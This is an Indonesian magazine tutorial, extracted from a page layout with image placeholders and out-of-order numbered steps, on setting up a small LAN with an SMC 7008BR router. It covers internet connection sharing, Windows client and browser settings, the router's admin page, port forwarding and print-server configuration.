


KLIK DI SINI!


<http://support.jp.dell.com/docs/network/5376u/>

3Com HomeConnect






Gambar 1. Layout LAN dengan Router



Gambar 2. Layout LAN dengan Hub dan Router



• IP Address dan gateway lokal pada komputer yang menggunakan router.

Router sebagai switch

Penggunaan router sebagai switch untuk membangun sebuah LAN dapat dilakukan karena di dalam router SMC 7008BR ini tersedia built-in switch. Dengan demikian anda tidak perlu lagi membeli hub atau switch karena router mampu melakukan tugas ini.

Adapun layout sistemnya tertera pada Gambar 1. Tampak di sini bahwa tiap komputer langsung terhubung ke router membentuk LAN dan router akan menyambungkan LAN ini ke ISP anda. Anda tidak perlu menginstall program internet sharing di komputer karena router telah mengerjakannya.

Harap diingat bahwa semua komputer telah dilengkapi dengan Network Interface Card (NIC) yang dapat anda beli di toko-toko hardware komputer.

Pengkabelannya pun sangat mudah. Anda tinggal menarik kabel jenis straight cable dari port NIC komputer ke port LAN pada router. Pada saat anda membeli router, di dalamnya sudah tersedia satu kabel jenis ini dan anda tinggal membeli kekurangannya di toko-toko komputer. Bila anda ingin membuat sendiri, silakan lihat halaman 46-47.

Kemudian anda tarik kabel dari cable modem ke port WAN pada router. Kabel itu bisa straight atau cross over cable tergantung konfigurasi LAN port dari cable modem itu sendiri.

Router sebagai pengatur LAN

Bila anda membangun LAN dengan hub/switch, maka layout pengkabelannya tampak seperti Gambar 2. Fungsi Router di sini hanya sebagai pengatur agar semua komputer di dalam LAN anda dapat mengakses Internet secara bersama-sama. Pada layout ini, tidak ada komputer yang langsung terhubung ke router tetapi membentuk LAN terlebih dahulu dengan hub/switch. Kemudian baru ditarik kabel lagi antara

hub/switch dan router dengan menggunakan kabel jenis cross over cable.

Dari prinsip ini, maka anda bisa membangun jaringan LAN dengan Hub/Switch yang bertingkat untuk merangkai komputer sebanyak 253 buah yang semuanya dapat mengakses internet secara bersamaan. Bagaimana sampai 253? Simpan dulu pertanyaan anda.

Subnet dan internal IP

Bila anda sudah membangun LAN, tentu masalah ini tidak asing lagi. Subnet adalah semua peralatan yang mempunyai alamat IP dengan prefix yang sama.

Sebagai contoh, router ini menggunakan prefix IP: 192.168.123 dan seperti anda tahu, alamat IP terdiri dari 4 bagian. Dengan demikian alamat IP yang akan diberikan oleh Router akan berpola: 192.168.123.X untuk nilai X akan berkisar antara 0 sampai 255. Secara teori, seharusnya Router ini mampu melayani 256 buah komputer bukan? Kenapa hanya sampai 253 saja? Jawabannya adalah beberapa alamat IP digunakan untuk keperluan tertentu yaitu alamat IP 192.168.123.1, 192.168.123.2, dan 192.168.123.254.

Alamat IP 192.168.123.1 digunakan untuk FTP server, 192.168.123.2 untuk Web server, dan 192.168.123.254 digunakan oleh router sebagai default gateway LAN.

Dari penjelasan ini, anda bisa membuat FTP dan Web server karena router telah mengaturnya untuk anda. Sedangkan sisa alamat IP yang tersedia sebanyak 253 alamat digunakan untuk komputer klien yang bergabung dalam lingkungan subnet/LAN yang sama untuk mengakses internet.

Semua tergantung anda

Ya! Anda bisa membuat warnet dengan cara ini. Tidak terlalu sulit kan? Tetapi semua kembali ke kecek kita masing-masing dan di


situasi paceklik seperti ini kami juga memberikan solusi lain.

Bila anda memang sudah mempunyai koneksi Cable Modem dan ingin membagi akses internet ke beberapa komputer, lihat layout pada Gambar 4. Disini ada dua komputer yang satu sebagai klien dan yang lain sebagai komputer untuk internet sharing. Pada komputer internet sharing dipasang dua NIC yang satu untuk berhubungan ke Cable Modem dan yang lain terhubung ke komputer klien. Koneksi antarkomputer tanpa melalui Hub ini dibuat dengan menggunakan kabel cross over. Anda juga harus menginstalasi software program internet sharing seperti Wingate pada komputer internet sharing tadi. Lihat cara instalasi Wingate pada NeoTek Agustus 2001.


Ada lagi cara lain yang lebih murah. Sebenarnya untuk sharing koneksi internet bagi dua komputer, tidak perlu menggunakan program Wingate, malah tidak perlu memakai NIC ataupun kabel cross over. Cukup gunakan laplink cable (yang menghubungkan kedua port paralel pada kedua komputer). Lalu lakukan DCC (direct cable connection) antara keduanya.

Komputer yang akan terhubung ke internet dijadikan host DCC, sedangkan lainnya menjadi guest pada DCC. Setelah keduanya terhubung lewat DCC, komputer pertama dapat mengakses internet lewat DUN (dial-up networking), maka kedua komputer dapat sharing koneksi internet itu. Tentu saja protokol yang digunakan baik untuk DUN maupun DCC adalah TCP/IP. DCC dibahas di hlm. 32-33.

Sedangkan pada Gambar 5, dijelaskan layout untuk jumlah komputer lebih dari dua dengan membentuk LAN yang dirangkai melalui sebuah Hub. Dan anda harus tetap meng-install software internet sharing di komputer yang terhubung langsung ke cable modem. NT



Gambar 4. Dua Komputer Sharing Satu Cable Modem



Gambar 5. Komputer-komputer dalam LAN Sharing Satu Cable Modem

Ringkasan

Berbagi koneksi internet (internet connection sharing) dapat dilakukan dengan beberapa cara.

Hanya Dua Komputer

- Direct connection cable (DCC) digabungkan dengan DUN (dial-up networking) menggunakan protokol TCP/IP. Hanya untuk koneksi dial-up.
- NIC pada kedua komputer yang dihubungkan dengan cross-over network cable menggunakan protokol TCP/IP. Satu komputer sebagai proxy menggunakan Wingate. Koneksi dial-up maupun cable modem.

Lebih dari Dua Komputer

- NIC pada masing-masing komputer terhubung semua ke hub melalui straight-through network cable menggunakan protokol TCP/IP. Satu komputer sebagai proxy menggunakan Wingate. Koneksi dial-up maupun cable modem
- NIC pada masing-masing komputer terhubung semua ke router melalui straight-through network cable menggunakan protokol TCP/IP. Tidak perlu ada komputer sebagai proxy, sebab fungsi proxy dijalankan oleh router. Tidak perlu Wingate ataupun instalasi apapun kecuali instalasi print server.

KONFIGURASI KOMPUTER KLIEN DENGAN ROUTER

Agar penjelasan tentang *router* sebagai penyedia pembagi akses Internet dapat lebih anda pahami, ikuti uraian langkah demi langkah konfigurasi komputer langsung terhubung ke router, mulai dari *hardware setup* sampai konfigurasi router sebagai *print server*.




Setelah membahas penggunaan *router* dalam berbagai kombinasi jaringan, sekarang mari mencoba membuat jaringan dengan router sebagai *switch* dan pembagi akses saluran Internet seperti pada Gambar 1 di halaman sebelumnya.

Konfigurasi seperti ini adalah yang paling praktis yang bisa diterapkan di rumah atau kantor yang terdiri dari 7 buah komputer dan sebuah *printer*.

Kalau anda ikuti tutorial ini, akan terasa betapa mudahnya membangun suatu LAN dan sekaligus berbagi akses Internet hanya dengan satu alamat IP dari ISP langganannya.


Instalasi router di komputer



4

Buka window Network


Dengan meng-klik **Start>Settings>Control Panel>Network**, maka komputer anda akan menampilkan window **Network**. Lalu pada tab **Configuration**, klik dua kali TCP/IP dari Ethernet Card (NIC) yang terpasang di komputer anda.



5

IP Address


Pada window **TCP/IP Properties**, klik tab **IP Address** lalu klik **Obtain an IP address automatically**.



6

Tidak perlu gateway


Selanjutnya klik tab **Gateway** lalu cek apakah ada gateway yang terinstal. Bila ada, segera kosongkan dengan mengklik **Remove**.



10

Konfigurasi IP


Untuk mengetahui apakah komputer anda telah mendapatkan konfigurasi IP di dalam LAN dengan benar, ketikkan **winipcfg** lalu klik tombol **OK**.



11

Informasi Ethernet Adapter

Pada window **IP Configuration**, pilih Ethernet Adapter yang terinstal di komputer anda. Misalnya **3Com 3C90x Ethernet Adapter**.




12

Cek konfigurasi IP

Informasi mengenai Adapter Address, IP Address, Subnet Mask dan Default Gateway. Bila **IP Address**-nya: 192.168.123.x dan **Gateway**-nya: 192.168.123.254 maka Router telah memberikan IP yang benar di komputer anda.

Standard RJ-45 port on 4-Port Router




1

Sambungkan komputer ke router

Masukkan ujung-ujung konektor RJ45 dari kabel UTP Cat-5 jenis Straight ke port LAN Router yang tersedia.

RJ-45 port on your PC's network adapter



2

Ujung lainnya ke NIC

Selanjutnya ujung RJ 45 lainnya disambungkan ke NIC pada komputer anda. Lakukan ini untuk setiap komputer.


RJ-45 port on a Cable or DSL Modem



3

Sambungkan router ke kabel modem/dial up modem


Sambungkan kabel modem ke router dengan menggunakan kabel yang disediakan oleh ISP anda melalui port WAN.



7

Non-aktifkan DNS


Kemudian klik tab **DNS Configuration** lalu klik **Disable DNS**. Selanjutnya klik tombol **OK**. Pada window **Network**, sekali lagi klik tombol **OK**.



8

Restart komputer anda


Selanjutnya anda harus *re-start* komputer anda. Untuk itu klik tombol **Yes**.



9

Buka window Run

Setelah komputer di-restart, segera klik **Start>Run**.



13

Konfigurasi browser anda


Sekarang browser di komputer anda juga harus dikonfigurasi. Aktifkan browser IE anda, lalu klik **Tools>Internet Options**.



14

Connection

Pada window **Internet Options** ini, klik tab **Connections**. Kemudian klik tombol **LAN Settings**.



15

LAN Settings

Kosongkan semua pilihan yang ada seperti gambar di atas. Lalu klik tombol **OK**. Untuk pengguna Netscape, klik **Edit>Preferences**. Lalu klik dua kali menu **Advanced** lalu klik **Proxies>Direct connection to the internet>OK**.

KONFIGURASI KOMPUTER DENGAN ROUTER (2)


Setelah berhasil membuat LAN dengan menyetel hardware, langkah selanjutnya adalah mengkonfigurasi network serta menyetel browser pada setiap komputer. Sekarang kita beralih ke konfigurasi di dalam Router. Kemudian dilanjutkan penyetelan print server.



Sekarang kita lanjutkan dengan penyetelan sistem di router itu sendiri. Untuk mengkonfigurasi sistem, router ini menggunakan sistem *online* artinya penyetelan dilakukan melalui situs lokal di dalam LAN. Adapun alamat IP-nya adalah alamat *default* dari gateway yaitu: 192.168.123.254.

Dalam sistem ini, router menggunakan dua alamat IP yaitu IP LAN dan IP WAN. IP LAN digunakan untuk berhubungan dengan komputer dalam LAN dan tidak dikenal di luar area LAN. Misalkan ada orang di luar LAN memakai alamat IP


Penggunaan router sebagai print server



1

Aktifkan browser


Aktifkan browser, dan ketikkan alamat IP seperti ini:
http://192.168.123.254 lalu klik tombol **Go** atau **Enter**. Alamat ini adalah alamat *default gateway* dari router ini.



2

Status sistem


Maka browser anda akan dibawa ke alamat situs internal LAN dari router. Di sini anda diberitahu alamat IP yang anda dapatkan dari ISP, yaitu **202.156.159.198**. Jadi IP inilah yang dilihat oleh komputer lain di Internet.



3

Lebih rinci

Untuk mengetahui sistem yang diberikan oleh router ini, ketikkan password default-nya: **admin** pada kotak **System Password**.



7

Aktifkan server

Jika anda ingin membangun suatu server, router ini juga telah menyediakan fasilitasnya. Ketikkan suku terakhir alamat IP internal misal **135** lalu pilih jenis server, misalnya **Web**. Ketik **80** di **Service Port** lalu klik **Enable**. Sekarang server anda telah *mejeang* di internet.



8

Instal printer driver dan CD print server

Instal printer driver anda di komputer. Lalu masukkan CD router dan klik Instal Print Server. Lakukan ini untuk semua komputer yang terhubung ke router.



9

Konfigurasi printer

Setelah komputer di-restart klik **Start>Settings>Printers**. Kemudian klik ikon printer dengan tombol *mouse* sebelah kanan sehingga muncul menu *pop-up* window, lalu klik **Properties**.

yang sama, maka tidak akan terjadi konflik. Sedangkan IP WAN adalah IP yang didapat pada saat router berhubungan dengan Internet. IP WAN ini ada 4 tipe yaitu: *Static IP*, *Dynamic IP*, *PPP over Ethernet* dan *Dial-up Network*. Pilihan yang harus diambil bergantung pada ISP langganannya anda.

Static IP berarti ISP akan memberikan alamat ini untuk anda selamanya pada saat tersambung ke Internet, sedangkan Dynamic IP berarti ISP akan memberikan alamat IP yang berbeda setiap kali komputer anda terhubung ke Internet.


Kemudian akan dilanjutkan dengan cara konfigurasi *printer* anda agar dapat diatur oleh router dengan fasilitas *built-in Windows print server* di dalamnya. Tetapi sebelumnya semua komputer harus sudah meng-install *driver printer* tersebut.

Kemudian baru CD Print Server juga diinstal ke semua komputer. Setelah itu kita lakukan beberapa konfigurasi di *printer properties*. Bila semua telah selesai, maka printer anda siap melayani semua komputer yang tergabung dalam LAN ini. Pengaturan ini tentunya dilakukan oleh Router.

Jadi jelas, bahwa penggunaan Router

jenis SMC7008BR ini sangat berguna terutama untuk rumah, perkantoran atau bahkan warnet. Hal ini karena router ini mampu berperan untuk switch, Internet sharing, print server, di samping dilengkapi sistem pertahanan *firewall*.


Opps, satu lagi keuntungannya adalah anda juga bisa memanfaatkan router ini untuk bermain *game* secara *online* dalam lingkungan LAN anda.



4

Primary setup

Router ini mempunyai dua alamat IP masing-masing untuk LAN dan WAN. IP LAN adalah IP default gateway yang hanya berlaku untuk komputer di dalam LAN. Dan IP WAN adalah IP yang digunakan di Internet.



5

Tipe alamat IP WAN

Untuk mengubah tipe alamat IP WAN, klik Change. Jika ISP memberikan alamat IP yang tetap, klik Static jika tidak klik Dynamic IP. Beberapa ISP menggunakan PPPoE. Dial-up Network untuk PSTN/ISDN



6

Administrator's toolbox


Untuk *system maintenance*, router ini menyediakan fasilitas Administrator's Toolbox. Anda bisa merawat sistem ini secara *online*. Salah satunya adalah mengganti *password* sistem.



10

Window properties


Kemudian klik tab **Details** lalu pada kolom **Print to the following port**, pilih **PRTmate: (All-in-1 IP-Share)**



11

Port settings

Pada window Properties itu, klik **Port Settings**. Lalu ketik alamat IP Router yaitu **192.168.123.254** pada kolom **Enter the Product's IP**: Lalu klik **OK**.



12

Spool settings

Masih di window Properties, klik **Spool Settings**. Pada window Spool Settings, pilih **Spool data format** ke **EMF** lalu klik **OK**. Sekarang anda sudah mempunyai print server untuk melayani cetak mencetak.



Mengenal Kabel Network



Sebelum 'membangun' network di rumah anda, kenali dahulu jenis-jenis kabel network yang tersedia di toko-toko komputer untuk memudahkan anda memilih dan membeli kabel yang diperlukan.



KABEL NETWORK SIAP pakai kini dapat dibeli di toko-toko komputer, namun ada baiknya anda mengenal kabel yang anda beli itu untuk memudahkan anda ketika berkomunikasi dengan pihak

toko komputer. Secara fisik kabel network mirip kabel telepon hanya tampak lebih lebar. Konektor yang terpasang pada ujung kabel telepon dikenal sebagai RJ11 sedangkan pada kabel network dikenal sebagai RJ45.

Mulai dari kabelnya

Jaringan komputer sekarang menggunakan kabel UTP (*unshielded twisted-pair*) dengan standar 100Base-TX Fast Ethernet. Standar sebelumnya yaitu 10Base-T tidak perlu anda perhatikan lagi sekarang ini.

Ada beberapa klasifikasi kabel yang digunakan untuk jaringan *twisted-pair*, tapi yang paling populer adalah Category 5 (CAT 5). Masih ada beberapa klasifikasi untuk CAT 5 ini.



